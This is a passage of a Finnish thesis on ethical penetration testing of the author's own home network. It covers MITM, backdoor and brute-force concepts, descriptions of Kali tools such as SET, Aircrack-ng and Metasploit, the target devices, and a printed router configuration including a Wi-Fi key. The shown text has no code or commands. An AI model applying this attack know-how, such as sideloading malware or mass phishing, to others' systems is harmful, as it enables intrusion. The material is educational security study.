Väliintulohyökkäys, on tietoturvahyökkäys, jossa kahden viestijän väliseen viestintäreittiin tunkeutuu viestijöiden huomaamatta kolmas osapuoli, joka esittää kummallekin viestivälle osapuolelle olevansa toinen viestijä (kuva 1). Kolmas osapuoli saattaa aiheuttaa vahinkoa esimerkiksi muuttamalla tai poistamalla viestejä, urkkimalla salausavaimia tai korvaamalla pyydetyn julkisen avaimen omalla julkisella avaimellaan (*Monsters in the Middleboxes: Introducing Two New Tools for Detecting HTTPS Interception*,s n.d.).

Kuva 1 MITM-hyökkäyksen toimintaperiaate



Avataan aihetta vielä arkipäivän esimerkillä, kirjeen lähetyksellä. Kirjeiden lähetyksessä Todellisuudessahan välissä on postilaitos. Jos tähän perusajatukseen sisällytetään MITM-hyökkäys, niin silloin joku kolmas osapuoli varastaa kirjeen ennen kuin posti ehtii vastaanottamaan tai toimittamaan sen perille. Varas lukee kirjeen tai muuttaa sitä haluamallaan tavalla. Sen jälkeen varas lähettää kirjeen alkuperäiselle vastaanottajalle, joka ei välttämättä edes tajua tulleensa huijatuksi (*What Is MITM (Man in the Middle) Attack | Imperva*, n.d.).

3.2 Backdoor

Backdoor, eli takaovi on haittaohjelmamuoto, jolla henkilö pääsee käsiksi jonkun laitteeseen hänen tietämättään tai ilman lupaa. Takaoven toimintaperiaate on myöntää etäkäyttö kohdelaitteeseen, jonka jälkeen hyökkääjä voi suorittaa rajattomasti järjestelmäkomentoja, sekä saa pahimmassa tapauksessa pääsyn kaikkiin laitteen tietoihin. Backdooreja hyödynnetään usein haavoittuvien tai vanhentuneiden ohjelmiston ja komponenttien kautta.

Backdooreja käytetään esimerkiksi tiedostojen varastamiseen, nettisivujen tuhoamiseen tai myrkyttämiseen, eli luodaan väärennettyjä linkkejä haittaohjelmien lataussivustoille muuten luotettavan oloisella nettisivulla tai palvelinten kaappaamiseen. Backdooreja on kahdenlaisia, järjestelmäperäisiä tai sovellusperäisiä. Järjestelmäperäiset voivat olla fyysisiä laitteita tai lähettimiä, joita on kytketty esimerkiksi palvelimiin USB-portin kautta. Sovellusperäisiä ovat kaikki tallennettavat ja käynnistettävät sovellukset sekä suoritettavat tiedostomuodot, eli niin kutsutut executable-tiedostot.

Isommissa hyökkäyksissä prosessi saattaa olla kaksivaiheinen. Ensin ladataan pienempi tiedosto, joka on niin kutsuttu dropper-tiedosto. Dropper-tiedoston on tarkoitus olla kooltaan pieni, jotta se ohittaa mahdolliset turvasäännöt, jotka saattavat estää liian isojen tiedostojen lataamisen. Kun dropper on ladattu ja suoritettu, niin se ohittaa turvamääritykset ja lähtee hakemaan automaattisesti isomman tiedoston määritetystä polusta. (*What Is a Backdoor & How to Prevent Backdoor Attacks (2022)*, n.d.)

Kun backdoor on saatu aktiiviseksi kohdelaitteeseen, niin sillä voidaan suorittaa seuraavia tekniikoita: Porttien varaamista, Backdoor-yhteyden ylläpitoa, eri laitteiden välisten yhteyksien häirintää, eri alustojen väärinkäyttöä, yleisien palveluprotokollien väärinkäyttöä, protokollien/porttien kuuntelua, mukautetun DNS-haun käyttöä ja porttien uudelleenkäyttöä (*What Is a Backdoor Attack | Shell & Trojan Removal | Imperva*, n.d.).

3.3 Brute Force -hyökkäys

Brute force -hyökkäys on tapa, jolla kyberrikolliset käyttävät yrityksen ja erehdyksen taktiikkaa yrittäessään kirjautua sisään esimerkiksi jonkun käyttäjän tai organisaation tilille yrittämällä järjestelmällisesti kaikki mahdolliset salasanat käyttäen siihen soveltuvaa työkalua. Nämä hyökkäykset ovat yleisiä, koska monet ihmiset käyttävät samoja salasanoja, hieman muunneltuna.

Wordlist attack, eli sanalista hyökkäys on eräänlainen brute-force-hyökkäys, jossa hyökkääjä yrittää murtaa salasanalla suojatun järjestelmän. Tässä käytetään erilaisia sanakirjaluetteloita, joita on saatavilla monella eri kielellä. Sanalista voi sisältää vuodettuja salasanoja tai vaikkapa jonkun kielen sanakirjan kaikki sanat, erikoismerkit ja numerot, joita valittu työkalu sitten yhdistelee automaattisesti eri variaatioin erittäin nopealla tahdilla.

Salasanojen murtamisaika näillä keinoilla vaihtelee kymmenestä minuutista kuukausiin, riippuen salasanan pituudesta ja erikoismerkkien määrästä. Esimerkiksi lyhyen nelinumeroisen PIN-koodin murtamiseen tarvittava aika voi olla alle minuutin. Jos koodia laajennetaan kuuteen merkkiin, niin murtamiseen voi mennä tunti. Koodin laajentuessa yli kahdeksaan merkkiin, johon sisällytetään vielä erikoismerkkejä ja kirjaimia, voi kestää viikkoja tai jopa kuukausia riippuen tilanteesta. Huomataan siis, että salasanojen merkkien kasvattaminen muutamalla yksiköllä lisää merkittävästi murtamisaikaa. Riittävällä laskentateholla ja omistautuneella hyökkääjällä on kuitenkin mahdollisuus murtaa erittäin monimutkaisia salasanoja. (*Brute-Force & Dictionary Attacks: Definition and Prevention*, n.d.)

4 Käytettävät laitteet ja ohjelmistot

Tässä työssä käytän kotoani löytyviä fyysisiä laitteita. Näin saadaan aikaiseksi mahdollisimman todenmukainen testausprosessi. Tämän työn tekoon olisi voinut käyttää myös virtuaaliympäristöä, joka olisi toki ollut turvallisempi testailumielessä, koska mitään peruuttamatonta ei voi saada aikaiseksi. Verkosta tulee löytymään muitakin laitteita, kuten älytelevisio, Applen laitteita ja muita tietokoneita. Näihin ei tässä työssä pureuduta syvemmin, mutta niistä mainitaan muutamalla sanalla, varsinkin skannausvaiheessa.

4.1 Kali Linux

Kali Linux, aiemmin nimellä BackTrack Linux on avoimen lähdekoodin Debian-pohjainen Linux-jakelu, joka on tarkoitettu edistyneeseen penetraatiotestaamiseen ja tietoturva-auditointeihin. Kali Linux sisältää satoja työkaluja, jotka on suunnattu erilaisiin tietoturvatehtäviin, kuten penetraatiotestaukseen, tietoturvakartoitukseen, tietokonerikostutkimukseen ja niin kutsuttuun takaisimallinnukseen.

Kali Linux on monikäyttöinen järjestelmä, joka on tietoturva-ammattilaisten ja -harrastajien saatavilla ilmaiseksi. Kali Linux julkaistiin 13. maaliskuuta 2013 ja se on täydellisesti uusittu versio BackTrack Linuxista ja on tehty täysin Debianin kehitysstandardien mukaisesti. (*What Is Kali Linux? | Kali Linux Documentation*, n.d.)


Kali Linuxia voidaan käyttää usealta eri alustalta. Täyden ja parhaimman suorituskyvyn saa Bare Metal asennuksella, eli silloin käyttöjärjestelmä on asennettu boottaavana tietokoneen kovalevylle joko yksin tai vaikkapa Windowsin kanssa. Tätä asennusta käytettäessä käyttöjärjestelmä osaa hyödyntää kaiken tehon koneen raudasta.

Toinen suosittu käyttötapa on käyttää Kalia bootattavalta USB muistitikulta. Tämä on kätevä ja nopea tapa, koska voit ottaa sen mukaan mihin tahansa ja käyttää sitä kaikilta laitteiltasi. Jos Kalia on tarkoitus käyttää oppimistarkoituksiin, niin silloin on hyvä käyttää sitä Virtuaalikoneilta. Virtuaalikoneet mahdollistavat rajattoman määrät epäonnistuneita testejä ja kokeiluja, etkä koskaan pääse tekemään pysyvää vahinkoa pääkäyttöjärjestelmällesi.

Kalin saa myös asennettua esimerkiksi Android-laitteisiin, ARM prosessorilla varustettuihin tietokoneisiin, pilveen ja sitä voi käyttää myös Dockerilla tai LXDllä. (*Kali Linux | Penetration Testing and Ethical Hacking Linux Distribution*, n.d.)

Päätyökaluna toimii Kali Linux, joka on asennettuna Dellin kannettavalle tietokoneelle (kuva 2). Koneen Intelin verkkokortti tukee monitorointi -ja paketin syöttötilaa, joten se soveltuu hyvin penetraatiotestaamiseen. Käyttöjärjestelmä on asennettu Bare Metallina, eli käyttöjärjestelmää käytetään suoraan kannettavan tietokoneen SSD-kovalevyltä.

Kuva 2 Kali Linux -koneen tiedot



4.2 Työssä käytettävät työkalut

Tässä työssä tullaan käyttämään vain kourallista Kali Linuxin tarjoamista työkaluista. Puhutaan kourallisesta siksi, koska Kali tarjoaa käyttäjälleen yli 600 erilaista tietoturvatyökalua. Työkaluja siis riittää erittäin moneen käyttötarkoitukseen ja mieltymykseen (*Kali Linux | Penetration Testing and Ethical Hacking Linux Distribution*, n.d.).

4.2.1 Social Engineering Toolkit

SET:nä tunnettu Social Engineering Toolkit on ollut laajassa käytössä sen luomisesta lähtien. Sen on kirjoittanut Dave Kennedy TrustedSecistä. Se on avoimen lähdekoodin ilmainen Python-kyberturvallisuustyökalu, jota käyttävät tietoturvatutkijat, penetraatiotestaajat sekä siniset ja violetit tiimit ympäri maailmaa. Sovelluksiin kohdistamisen sijaan SET käyttää ihmisiä hyökkäystekniikoiden pääkohteena (*The Social-Engineer Toolkit (SET) - TrustedSec*, n.d.).

Se tarjoaa monia loistavia ominaisuuksia, kuten puhelinnumeroiden väärentämisen, tekstiviestien lähettämisen tai tietojenkalastelusivun luomisen kloonaamalla alkuperäisen sivun välittömästi (*The Social Engineering Toolkit (SET) - SecurityTrails*, n.d.).

Pääpiirteet:

- Monikäyttöjärjestelmä: Toimii Linuxissa, Unixissa ja Windowsissa.
- Tukee integrointia kolmannen osapuolen moduuleihin.
- Sallii useita säätöjä asetusvalikosta.
- Sisältää pääsyn Fast-Track Penetration Testing -alustaan
- Sosiaalisen suunnittelun hyökkäysvaihtoehdot, kuten Spear-phishing Attacks, Website Attacks, Infection Media Generator, Mass Maling, Arduino-Based Attack, QRCode Attacks, Powershell Attack Vectors ja paljon muuta (*The Social Engineering Toolkit (SET) - SecurityTrails*, n.d.).

Yksi SET:n hyökkäysvektori on Massapostittaja -hyökkäys. Tämän tyyppinen hyökkäys voidaan suorittaa yhtä tai useampaa henkilöä vastaan, jolloin voit jopa tuoda käyttäjäluetteloita lähetettäväksi kaikille haluamillesi ihmisille. Sen avulla voit myös käyttää Gmail-tiliä sähköpostihyökkäykseesi tai käyttää omaa palvelintasi tai avointa välityspalvelinta (SMTP) massatoimitukseen (*The Social Engineering Toolkit (SET) - SecurityTrails*, n.d.).

4.2.2 Aircrack-ng

Aircrack-ng on kokonaisvaltainen työkalusarja langattoman verkon penetraatiotestaamiseen ja turvallisuuden arvioimiseen, joka tulee valmiiksi asennettuna Kali Linuxin mukana. Työkalu keskittyy WLAN verkon neljään eri osa-alueeseen.

Ensimmäinen näistä on valvonta. Aircrack-ng kykenee valvomaan ympäröivää langatonta liikennettä, sieppaamaan paketteja ja siirtämään niitä tekstitiedostoihin, joita voidaan analysoida tarkemmin kolmannen osapuolen ohjelmistoilla, kuten esimerkiksi Wiresharkilla.

Seuraava osa-alueista on hyökkäys. Työkalulla pystytään muun muassa poistamaan haluttu laite todennuksen esto hyökkäyksellä sellaisesta verkosta, johon ei ole salasanaa tiedossa. Hyökkäykseen kuuluvat myös erilaiset sanakirjahyökkäykset.

Aircrack-ng:llä pystyt myös testaamaan WiFi-korttien ohjainominaisuuksia ja kartoittamaan niiden tietoturvaa. Sillä onnistuu seuraavien langattomien salausteknologioiden murtaminen WEP, WPA PSK 1, 2, 3 ja OWE.

Sovelluksen komennot suoritetaan komentorivin kautta, mikä mahdollistaa raskaatkin skriptit. Sovellus on suunnattu ensisijaisesti Linuxeille, mutta se on saatavilla myös muun muassa Windowsille ja macOS:lle. (*Aircrack-Ng*, n.d.)

4.2.3 Wireshark

Wireshark on maailman tunnetuin ja käytetyin työkalu verkkoprotokolla analyyseihin. Ohjelman avulla pystytään seuraamaan haluttua verkkoa mikroskooppisella tasolla. Ohjelma on laajassa käytössä ja jopa standardi monissa kaupallisissa ja voittoa tavoittelemattomissa yrityksissä (*Wireshark · Go Deep.*, n.d.).

Wireshark on siis täysin ilmainen avoimen lähdekoodin verkkopakettianalysaattori. Ohjelman tarkoitus on esittää siepattu pakettidata mahdollisimman yksityiskohtaisesti ja

ihmissilmälle ymmärrettäväksi. Tällaiset työkalut ovat aiemmin olleet erittäin kalliita, patentoituja tai molempia (*Chapter 1. Introduction*, n.d.).

Sovellus on saatavilla Microsoft Windowsille, Linuxille, macOS:lle, UNIXille ja BSD:lle. Sen laitteistovaatimukset riippuvat täysin analysoitavan datan määrästä. Jos analysoidaan ison organisaation kiireisiä verkkoja, Wireshark voi muodostaa jopa tuhansia megatavuja kaappausdataa erittäin lyhyessä ajassa.

Vaikka Wireshark käyttää useampaa prosessia pakettien keruuhun, niin itse pakettianalyysi on yksisäikeinen, eli käyttää vain yhtä prosessorin ydintä. Moniytimisistä järjestelmistä ei siis merkittävästi tämän sovelluksen kanssa hyödytä. (*1.2. System Requirements*, n.d.)

Wiresharkin alkuperäinen nimi on Ethereal, joka juontaa juurensa 1997 luvun lopulta, jolloin Gerald Combs tarvitsi työkalun verkko-ongelmien jäljittämiseen ja halusi samalla oppia lisää verkkorakenteista. Hänen tavoitteenaan oli tehdä ohjelmisto, joka ratkaisisi molemmat ongelmat (*1.4. A Brief History Of Wireshark*, n.d.).

Ethereal julkaistiin heinäkuussa 1998 versiona 0.2.0. Projekti otti nopeasti tuulta alleen lukuisien korjausideoiden, virheilmoitusten ja rohkaisevien viestien jälkeen. Lista projektiin osallistuneista ihmisistä on erittäin pitkä, mutta maininnan arvoisia henkilöitä on projektin alkutaipaleella ollut Gilbert Ramirez, Guy Harris ja Richard Sharpe. Melkein kaikki projektiin osallistuneet ovat tarvinneet Wiresharkia johonkin ratkaisemattomaan ongelmaan ja täten sovelluksen kehitys on jatkunut entisestään (*1.4. A Brief History Of Wireshark*, n.d.).

Vuonna 2006 Ethereal nimi vaihtui Wiresharkkiin. Wireshark saavutti ensimmäisen virstapylvään vuonna 2008, kymmenen vuoden kehitystyön jälkeen, jolloin siitä julkaistiin versio 1.0. Tämä julkaisu oli ensimmäinen, joka arvioitiin täydelliseksi, eli siinä oli toteutettu kaikki vähimmäisominaisuudet. Vuonna 2015 julkaistiin Wireshark 2.0, joka sai uuden graafisen käyttöliittymän ja on tälläkin hetkellä käytössä (*1.4. A Brief History Of Wireshark*, n.d.).

4.2.4 Metasploit

Metasploit on tehokas työkalu, jota verkkorikolliset, eettiset hakkerit ja tietoturva-asiantuntijat voivat käyttää eri verkkojen ja palvelimien haavoittuvuuksien tutkimiseen. Se on avoimen lähdekoodin sovellus ja täten täysin ilmainen. Lisäksi sitä voi käyttää useimpien suosittujen käyttöjärjestelmien kanssa. Ohjelmasta on olemassa sekä graafinen -, että terminaalipohjainen käyttöliittymä.

Metasploit on hyödyllinen työkalu kaikille, jotka tarvitsevat luotettavan ja varmatoimisen sovelluksen, joka toimii tarvittaessa kaikilla alustoilla ja ohjelmointikielillä. Ohjelmisto on erittäin suosittu hakkereiden keskuudessa, mikä lisää tietoturva-ammattilaisten tarvetta tutustua ohjelmistoon.

Sovellus sisältää yli 1600 exploittia, jotka toimivat yli 25 eri käyttöalustalla mukaan muassa Android, Python, Cisco ja Java. Tämän lisäksi siinä on valmiina melkein 500 payloadia, joilla voi tehdä erilaisia hyökkäyksiä isäntäkonetta vastaan. Näihin kuuluvat esimerkiksi dynamic payloads, joilla testaajat voivat luoda uniikkeja tallennettavia tiedostoja, joita eivät tunnista edes parhaimmat virustorjuntaohjelmistot. (*What Is Metasploit? The Beginner's Guide*, n.d.)

Metasploit-projekti aloitettiin ensimmäisen kerran vuonna 2003. Sen pääkehittäjät olivat H.D. Moore ja Matt Miller. He suunnittelivat sen alun perin Perl-pohjaiseksi kannattavaksi verkkotyökaluksi. Metasploit muunnettiin kuitenkin kokonaa Rubyksi vuoteen 2007 mennessä. Vuonna 2009 Rapid7 osti Metasploitin lisenssin (*Quick Start Guide | Metasploit Documentation*, n.d.).

4.2.5 Bettercap

Bettercap on ilmainen avoimen lähdekoodin sovellus, joka on Go:lla kirjoitettu, helposti laajennettava, tehokas ja mobiili all-in-one-ratkaisu tietoturva-alan ammattilaisille. Sillä voi tehdä hyökkäyksiä WiFi-verkkoihin, langattomiin HID-laitteisiin, matalan jännitteen Bluetooth laitteisiin ja IPv4/IPv6-verkkoja vastaan.

Bettercap sisältää paljon erilaisia moduuleja verkkojen haistelemiseen tai hyödyntämiseen. Siihen on myös sisäänrakennettu kyky käyttää HTTP/HTTPS/TCP-välityspalvelimia. Tämä

mahdollistaa haluttujen palvelimien valvomisen, muokkaamisen, tarkastamisen, lisäämisen tai pudottamisen pois verkosta. (:: *:: Bettercap*, n.d.)

4.2.6 Nmap

Nmap on lyhenne sanoista Network Mapper. Se on ilmainen avoimen lähdekoodin sovellus, jolla voidaan suorittaa erilaisia verkon tietoturvatoimenpiteitä. Sitä käytetään muun muassa verkon tai siihen kytkettyjen laitteiden haavoittuvuuksien etsimiseen. Verkon ylläpitäjät voivat nähdä, mitkä laitteet ovat heidän järjestelmissään käynnissä, löytää mahdollisia avoimia portteja ja näin ollen havaita tietoturvariskejä. Nmapilla on mahdollista siis saada kokonaiskuva sillä valvottavasta verkosta (*What Is Nmap? Why You Need This Network Mapper | Network World*, n.d.).


Nmap on suunniteltu skannaamaan nopeasti laajoja verkkoja, mutta sillä onnistuu myös yksittäisten hostien skannaus. Työkalua voi käyttää kaikilla yleisimmillä käyttöjärjestelmillä, kuten Windowsilla, Linuxilla ja Mac OS X:llä. Nmapilla on sekä komentorivi, että edistynyt graafinen käyttöliittymä nimeltään Zenmap. Pakettiin kuuluu myös tiedonsiirto ja virheenkorjaustyökalu Ncat, scannaustulosten vertailuohjelma Ndiff ja pakettien luonti- ja vastausanalyysityökalu Nping (*Nmap: The Network Mapper - Free Security Scanner*, n.d.).

Nmap julkaistiin vuonna 1997 alun perin pelkästään Linuxille tarkoitettuna porttiskannerina. Työkalu kuitenkin todettiin erittäin hyödylliseksi ja onkin ollut siitä lähtien jatkuvassa kehityksessä. Siihen on tullut lukuisia hyödyllisiä ominaisuuksia, kuten käyttöjärjestelmien tunnistus, eri versioiden tunnistus, graafinen käyttöliittymä, edellä mainitut lisäosat ja paljon muuta (*Nmap: The Network Mapper - Free Security Scanner*, n.d.).

4.3 Windows-työasema

Käyttämäni Windows-kohdekone on niin ikään Dellin kannettava tietokone (kuva 3). Käyttöjärjestelmänä toimii Windows 10 Pro ja virusturvasta vastaa Microsoftin kehittämä Windows Defender. Koneeseen ei ole asennettu mitään muuta turvaa, jolloin saamme simuloitua hyvin peruskäyttäjän tilannetta. Laitteen nimi on DESKTOP-J0733EK, joka tullaan mainitsemaan työn useassa eri vaiheessa.


Kuva 3 Windows-kohdekoneen tiedot




4.4 Android-älypuhelin

Android-käyttöjärjestelmän penetraatiotestaamiseen käytetään Samsung Galaxy A40 -puhelinta. Puhelimeen ei testihetkellä ole asennettuna mitään erillistä tietoturvasovellusta, kuten ei monella peruskäyttäjälläkään. Android-puhelimen testaus tulee olemaan huomattavasti vaikeampaa, koska yleensä kaikki puhelinapplikaatiot ladataan Googlen Play Kaupasta. Vaikka latausalusta on Googlen virallinen, niin se ei tietenkään tarkoita sitä, etteikö sieltä voisi saada haittaohjelmaa puhelimeensa. Tässä työssä ujutamme haittaohjelman ladattavaksi Play Kaupan ulkopuolelta. Puhelimen tietojen lisäksi kuvassa myös puhelimen tekstiviestit myöhempää käyttöä varten (kuva 4).

Kuva 4 Samsung A40 tiedot ja laitteen viestit myöhäisempää käyttöä varten






4.5 Thomson TG789vn -modeemi

Thomson TG789VN on ADSL- ja valokuitukohteisiin tarkoitettu päätelaite, jolla laajakaistaliittymä yhdistetään esimerkiksi tietokoneeseen (kuva 5). Langattoman verkon (WLAN) suojauksesta vastaa käyttäjä. Tässä laitteessa langaton verkko on suojattu. Langattoman verkon nimi ja salausavain löytyvät laitteen tyyppitarrasta. Suojaamattomassa langattomassa verkossa kaikki liikenne siirretään salaamattomana ja verkkoon pääsee kuka tahansa verkon alueella oleva, jolla on koneessaan WLAN-verkkokortti. Päätelaite tukee seuraavia langattoman verkon salausmuotoja. WEP 64- ja 128 bit, WPA2-PSK ja WPA-PSK + WPA2-PSK. Tässä työssä tulemme käyttämään kaikista yleisintä ja oletusasetuksena tulevaa WPA2-PSK suojaustasoa.

Kuva 5 Thomson modeemin tiedot



Wireless Access Point - Testi

Configuration

WLAN Enable:	Yes
Interface Enabled:	Yes
Power Reduction Enabled:	No
Physical Address:	77:14:fc
Network Name (SSID):	Testi
Interface Type:	802.11b/g/n
Actual Speed [Mbps]:	130
Band:	2.4GHz
Channel Selection:	Auto
Region:	Europe
Channel:	11
Allow multicast from Broadband Network:	Yes
WMM:	Enabled

Security

WPS Enabled:	No
Broadcast Network Name:	Yes
Allow New Devices:	New stations are allowed (automatically)
Security Mode:	WPA-PSK
WPA-PSK Preshared Key:	kotikissa
WPA-PSK Encryption:	AES
WPA-PSK Version:	WPA2

5 Penetraatiotestaaminen käytännössä

Nyt, kun teoreettinen tieto on hyvällä mallilla, niin on aika aloittaa itse tekeminen. Opinnäytetyö on käytäntöpainotteinen ja seuraavat luvut tulevatkin olemaan suhteellisen pikkutarkkoja step-by-step -ohjeita eettiseen langattoman lähiverkon hakkerointiin/penetraatiotestaamiseen. Työssä pyritään selittämään kuvien kera mahdollisimman tarkasti, mitä ja miksi ollaan tekemässä, missäkin vaiheessa.

Opinnäytetyöhön olisi voinut sisällyttää vielä tarkempaa tietoa esimerkiksi paljon käytössä olevista Social Engineering työkaluista tai web-hakkeroinnista, mutta kun kyseessä on oman lähiverkon penetraatiotestaamista, niin valituilla työkaluilla pääsee tässä asiassa jo melko jyvälle. Kuten aikaisemmin mainittiin, käytännönosa suoritetaan oikeassa lähiverkkoympäristössä ja tämän vuoksi peitetään suurin osa kuvakaappauksien laitetiedoista, tietoturvallisuus syistä. Tämä ei kuitenkaan tarkoita sitä, että oppimisen kannalta tärkeitä tietoja jäisi varjoon.

5.1 Langattomien verkkojen etsiminen

